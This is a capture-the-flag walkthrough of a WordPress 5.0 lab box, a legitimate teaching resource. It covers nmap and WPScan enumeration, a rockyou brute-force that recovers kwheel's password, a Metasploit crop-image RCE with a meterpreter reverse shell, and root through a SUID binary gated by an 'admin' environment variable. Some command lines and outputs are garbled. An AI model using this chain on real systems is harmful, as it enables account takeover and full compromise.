Blog

Before starting we need to add host to

```
┌──(root㉿kali)-[~]
└─# sudo nano /etc/hosts
```

ENUMERATION

For enumeration I used my normal methodology of first enumerating the top 50 ports using nmap while I run a full portscan in the background. This saves a lot of time.

nmap -sV -p- -O 10.10.207.38

> sudo nmap — top-ports 50 -sC -sV <TARGET IP>
>
> sudo nmap -p- <TARGET IP> — open

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --top-ports 50 -sC -sV 10.10.59.192
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-19 00:54 EDT
Nmap scan report for 10.10.59.192
Host is up (0.19s latency).
Not shown: 46 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2021-05-19T04:54:45+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-19T04:54:45
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.82 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -p- 10.10.207.38 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-20 14:59 UTC
Nmap scan report for ip-10-10-207-38.eu-west-1.compute.internal (10.10.207.38)
Host is up (0.0024s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 02:B0:05:3C:C4:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.43 seconds
```

We notice that port 80 is open and its running Wordpress 5.0, so lets go take a look. http://blog.thm

```
┌──(root㉿kali)-[~]
└─# nmap -sV -p- -sC 10.10.207.38
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-20 15:01 UTC
Nmap scan report for ip-10-10-207-38.eu-west-1.compute.internal (10.10.207.38)
Host is up (0.0027s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 578ada90baed3a470c05a3f7a80a8d78 (RSA)
|   256 c264efabb19a1c87587c4bd50f204626 (ECDSA)
|_  256 5af26292118ead8a9b23822dad53bc16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
|_http-generator: WordPress 5.0
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:B0:05:3C:C4:5B (Unknown)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
```

By enumerating the page we see that its running Wordpress 5.0.0, so from here we will make use of WPScan, my default tool for wordpress enumeration.


> wpscan — url http://blog.thm — enumerate ap,at,dbe,cb,u — detection-mode aggressive

wpscan --url http://10.10.207.38/ --enumerate ap,at,dbe,cb,u — detection-mode aggressive

Command Breakdown

- ap = All Plugins
- at = All Themes
- dbe = Database Exports
- cb = Config Backups

- u = Enumerate Users
- Detection-Mode = Since we're not worried about being detected we can use aggressive mode which occasionally delivers more results at the cost of generating more noise.



Great, we have obtained two user names to use in order to bruteforce the Wordpress site also notice that XML-RPC is also available so we can use WPScan to bruteforce the site.

> wpscan — url http://blog.thm -U <NAME 1>,<NAME 2> -P /usr/share/wordlists/<wordlist>

wpscan --url http://10.10.207.38/ -U kwheel, bjoel -P /root/Desktop/wordlists/rockyou.txt

```
┌──(root㉿kali)-[~]
└─# wpscan --url http://10.10.207.38/ -U kwheel, bjoel -P /root/Desktop/wordlists/rockyou
.txt
_______________________________________________________________

         _       _______  _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.207.38/ [10.10.207.38]
[+] Started: Tue Aug 20 15:22:25 2024

Interesting Finding(s):

[+] Headers
```

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=========> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - kwheel / cutiepie1
Trying kwheel / cutiepie1 Time: 00:00:23 <       > (2865 / 14347257)  0.01%  ETA: ??:??:??


[!] Valid Combinations Found:
 | Username: kwheel, Password: cutiepie1

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.
com/register

[+] Finished: Tue Aug 20 15:22:53 2024
[+] Requests Done: 3032
[+] Cached Requests: 5
[+] Data Sent: 1.491 MB
[+] Data Received: 1.875 MB
[+] Memory used: 264.734 MB
[+] Elapsed time: 00:00:27

┌──(root㉿kali)-[~]
└─#
```

http://ip/wp-admin



EXPLOITATION

Log into the Wordpress site using the following url "http://blog.thm/wp-admin" and the credentials obtained during enumeration.

Our enumeration process revealed that the system is running Wordpress 5.0.0, which has a known RCE vulnerability as per URL below

WordPress Core 5.0.0 — Crop-image Shell Upload (Metasploit) — PHP remote Exploit (exploit-db.com)

There's also a python and javaScript exploits available for manual exploitation as per below urls

- WordPress 5.0.0 — Image Remote Code Execution — PHP webapps Exploit (exploit-db.com)
- WordPress Core 5.0 — Remote Code Execution — PHP webapps Exploit (exploit-db.com)

I felt lazy and decided to use Metasploit for the exploitation (will come back to the manual one later)

1. msfconsole
2. search wordpress 5.0
3. use 0

```
msf6 > search wordpress 5.0

Matching Modules

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   1  exploit/unix/webapp/wp_property_upload_exec   2012-03-26       excellent  Yes    WordPress WP-Property PHP File Upload Vulnerability
```

set the following options

> set PASSWORD = <OBTAINED PASSWORD>
>
> set USERNAME = <OBTAINED USERNAME>
>
> set RHOSTS = <TARGET IP>
>
> set LHOST = <ATTACKER IP>
>
> set LPORT = <LISTENING PORT>

```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   cutiepie1        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:h
                                         ost:port][ ... ]
   RHOSTS     blog.thm         yes       The target host(s), see https://github.com/rap
                                         id7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   kwheel           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.129.45     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

ys

PRIVILEGE ESCALATION

During my enumeration for Privilege Escalation I always check for binaries etc that may have the suid bit set, meaning it will execute as a privileged user depending on ownership etc.

Use the following command to obtain all items with the suid bit set.

Identifying binaries with the SUID bit set is a common step in privilege escalation during penetration testing or security assessments, as these binaries can sometimes be abused to gain root access or other elevated privileges.

```
find / type -f -perm -u=s 2>/dev/null
```

Running the file informs us that we are not admin users

```
/usr/sbin/checker
```

We can investigate the binary more by using either strace or ltrace as both is installed on the host.

```
ltrace /usr/sbin/checker
```

Based on the ltrace output it appears that the only check the application does is to check an environmental variable called admin for a value, lets test this theory by adding a value to the admin environmental variable

```
export admin=1
```


Now lets launch the ltrace process to check if we are successful

```
ltrace /usr/sbin/checker
```

Ok excellent that looks good as we can now see that the “admin” environment variable has a value of 1.

```
/usr/sbin/checker
```

note before tracer we only find one user.txt but after privilege escalation we find 2 user.txt files



1. You ran `ltrace /usr/sbin/checker`

`ltrace` revealed exactly *one interesting thing*:

`getenv("admin") = nilputs("Not an Admin")`

So the binary **checks an environment variable called** `admin`, and if it's not set, it refuses to run with elevated privileges.

That's the entire "security check."

---

2. You export `admin=1`

You did:

`export admin=1`

Now the process has an environment variable named `admin` with the value `"1"`.

---

3. You run `ltrace /usr/sbin/checker` again

This time the trace shows:

```
getenv("admin") = "1"seteuid(0)system("/bin/bash")
```

Here's what that means:

- The program sees `admin="1"`
- It calls `seteuid(0)` → tries to switch to **root**
- Then it executes **`/bin/bash`** as root

So the program is basically a **SUID-root backdoor with a laughably weak "check"**.

---

4. You become root

After the program launches the shell:

```
iduid=0(root) gid=33(www-data) groups=33(www-data)
```

Boom — you're root.

You then navigate to `/root` and read `root.txt`, which is probably the intended flag in a CTF.

In short: the program is vulnerable

`checker` is a SUID binary that:

- is owned by root
- runs as root
- only checks if `admin` env var is set
- spawns a shell if it is


This is classic CTF "easy privilege escalation."

Why ltrace worked

Because:

- The program uses **`getenv()`**, a library call
- `ltrace` can see that
- That exposed the exact condition it checks

Once you know the check, you bypass it with an environment variable.


find / -type f -name user.txt
/home/bjoel/user.txt
/media/usb/user.txt
find: '/proc/1878/task/1878/net': Invalid argument
find: '/proc/1878/net': Invalid argument
find: '/proc/2075/task/2075/net': Invalid argument
find: '/proc/2075/net': Invalid argument